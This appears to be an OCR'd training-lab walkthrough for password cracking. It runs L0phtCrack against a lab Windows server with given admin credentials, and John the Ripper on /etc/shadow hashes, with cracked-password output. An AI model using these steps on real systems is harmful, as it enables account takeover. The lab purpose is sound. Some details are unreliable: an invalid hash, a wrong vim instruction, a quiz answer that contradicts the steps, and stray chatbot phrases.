
1. Open windows 10
2. Navigate to **D:\EHE-Tools\EHE Module 04 Password Cracking Techniques and Countermeasures\Password Cracking Tools\L0phtCrack**; double-click **lc7setup_v7.1.5_Win64.exe**.



3. **L0phtCrack** starts loading; once the loading completes, the **L0phtCrack** Setup window appears; click **Next**.

4. Follow the wizard-driven installation steps to install **L0phtCrack**.
5. The **L0phyCrack 7 - Trial** pop-up appears; click the **Proceed With Trial** button.

Edit with WPS Office




6. **L0phyCrack 7 - Trial** pop-up appears; click the **Proceed With Trial** button.

7. Now **Password Auditing Wizard** button appear


Edit with WPS Office

8. **LC7 Password Auditing Wizard** window appears; click **Next**.
9. **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.



Edit with WPS Office


10. **A remote machine** radio button and click **Next**.



11. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:
    a. **Host**: **10.10.1.16** (IP address of the remote machine [**Windows Server 2016**])
    b. Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2016** machine (Username: **Administrator**; Password: **Pa$$w0rd**).
    c. If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2016** belongs to the **EHE.com** domain.


Edit with WPS Office

12. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.




13. To generate a report, select **Generate Report at End of Auditing** in the Reporting Options wizard and choose **CSV** as the report type. Click **Browse...** to select a location for saving the report.
14. In the **Choose report file name** window, pick a location (e.g., Desktop) and click **Save**.
15. In the **Job Scheduling wizard**, ensure **Run this job immediately** is selected, then click **Next**. Let me know if you need further refinements!

Edit with WPS Office



16. Check the given details in the **Summary** wizard and click **Finish**.




17. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.

Edit with WPS Office

	Domain	Username	NTLM Hash	NTLM Password	NTLM State	User Info
1	EHE.com	Guest	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly	(Built-in account for guest access to the computer/domain)
2	EHE.com	DefaultAccount	31D6CFE0D16AE931B73C59D7E0C089C0		Cracked (No Password): instantly	(A user account managed by the system.)
3	EHE.com	jason	2D20D252A479F485CDF5E171D93985BF		Not Cracked	Jason M.
4	EHE.com	krbtgt	43AF99A19B3A7B6370B0D6532E5D8573		Not Cracked	(Key Distribution Center Service Account)
5	EHE.com	martin	5XBE7DFA074DA0EE0AEF1FAA2EBD2B76		Not Cracked	Martin J.

18. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.
19. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the Stop button in the bottom-right corner of the window.



20. To audit system passwords, use **L0phtCrack** to assess security in the target network. After identifying weak passwords, strengthen security by enforcing a strong password policy.
21. This completes the demonstration of auditing passwords with L0phtCrack. Close all open windows and document the collected information. Let me know if you need further refinements!

Question 14.2.1.1

Run L0phtCrack on the Windows 10 machine. Audit the target machine, which is at 10.10.1.16 (username: Administrator, password: Pa$$w0rd). Find the password of another user, Jason, on the machine at 10.10.1.16.

qwerty

Score


✓ Correct

Edit with WPS Office


Task 2: Audit System Passwords using John the Ripper

John the Ripper is an open-source password security auditing and password recovery tool available for many operating systems. It supports hundreds of hash and cipher types, including those for: user passwords of Unix, macOS, Windows, "web apps", groupware and database servers.

1. Click on Parrot Security 4.10 to switch to the **Parrot Security** machine




2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter**.
4. Now, type **cd** and press **Enter** to jump to the root directory.




Edit with WPS Office

5. Here, we will firstly create several user accounts and passwords which will be used further in auditing system passwords.
6. In the terminal, type **adduser --gecos "" jason** and press **Enter** to create the first user.
7. When prompted, enter the **New Password** as **alpha** and press **Enter**. In the **Retype new password** option, enter the same password (**alpha**) and press **Enter**.
8. The user is created successfullly, as shown in the screenshot.



9. Now, copy the **Passwords.txt** file present at the location **/home/attacker/Desktop/EHE Module 07 Web Application Attacks and Countermeasures/Wordlists** and paste it to the location **/home/attacker/Desktop**.




10. Switch to the **Terminal** window, type **vim /home/attacker/Desktop/Passwords.txt** and press

Edit with WPS Office


Enter to view the file content.

11. A list of passwords will be displayed, as shown in the screenshot.

12. Press **Ctrl+Z** to close the file.



13. Now, we will combine the /etc/passwd and /etc/shadow files, and further use John the Ripper to audit the user passwords.
14. In the terminal, type **unshadow /etc/passwd /etc/shadow > target-file** and press **Enter** to create a text file including usernames and password hashes.



15. Now, type **john --wordlist=/home/attacker/Desktop/Passwords.txt target-file** and press **Enter** to crack passwords. The list of usernames and cracked passwords are displayed

Edit with WPS Office

```
#john --wordlist=/home/attacker/Desktop/Passwords.txt target-file
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
[root@parrot]-[~]
#john --show target-file > results.txt
[root@parrot]-[~]
#unshadow /etc/passwd /etc/shadow > target-file
[root@parrot]-[~]
#john --wordlist=/home/attacker/Desktop/Passwords.txt target-file
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA5
12 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
apple            (martin)
qwerty@123       (larry)
Z1BGZw           (sam)
3g 0:00:00:02 DONE (2025-05-05 10:37) 1.376g/s 79.35p/s 434.8c/s 434.8C/s Teqill
a..ZZ
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[root@parrot]-[~]
#
```

16. In the terminal, type **john –show target-file > results.txt** and press **Enter** to save the content of target-file to a new file (**results.txt**).


```
[root@parrot]-[~]
#john --show target-file > results.txt
[root@parrot]-[~]
#
```

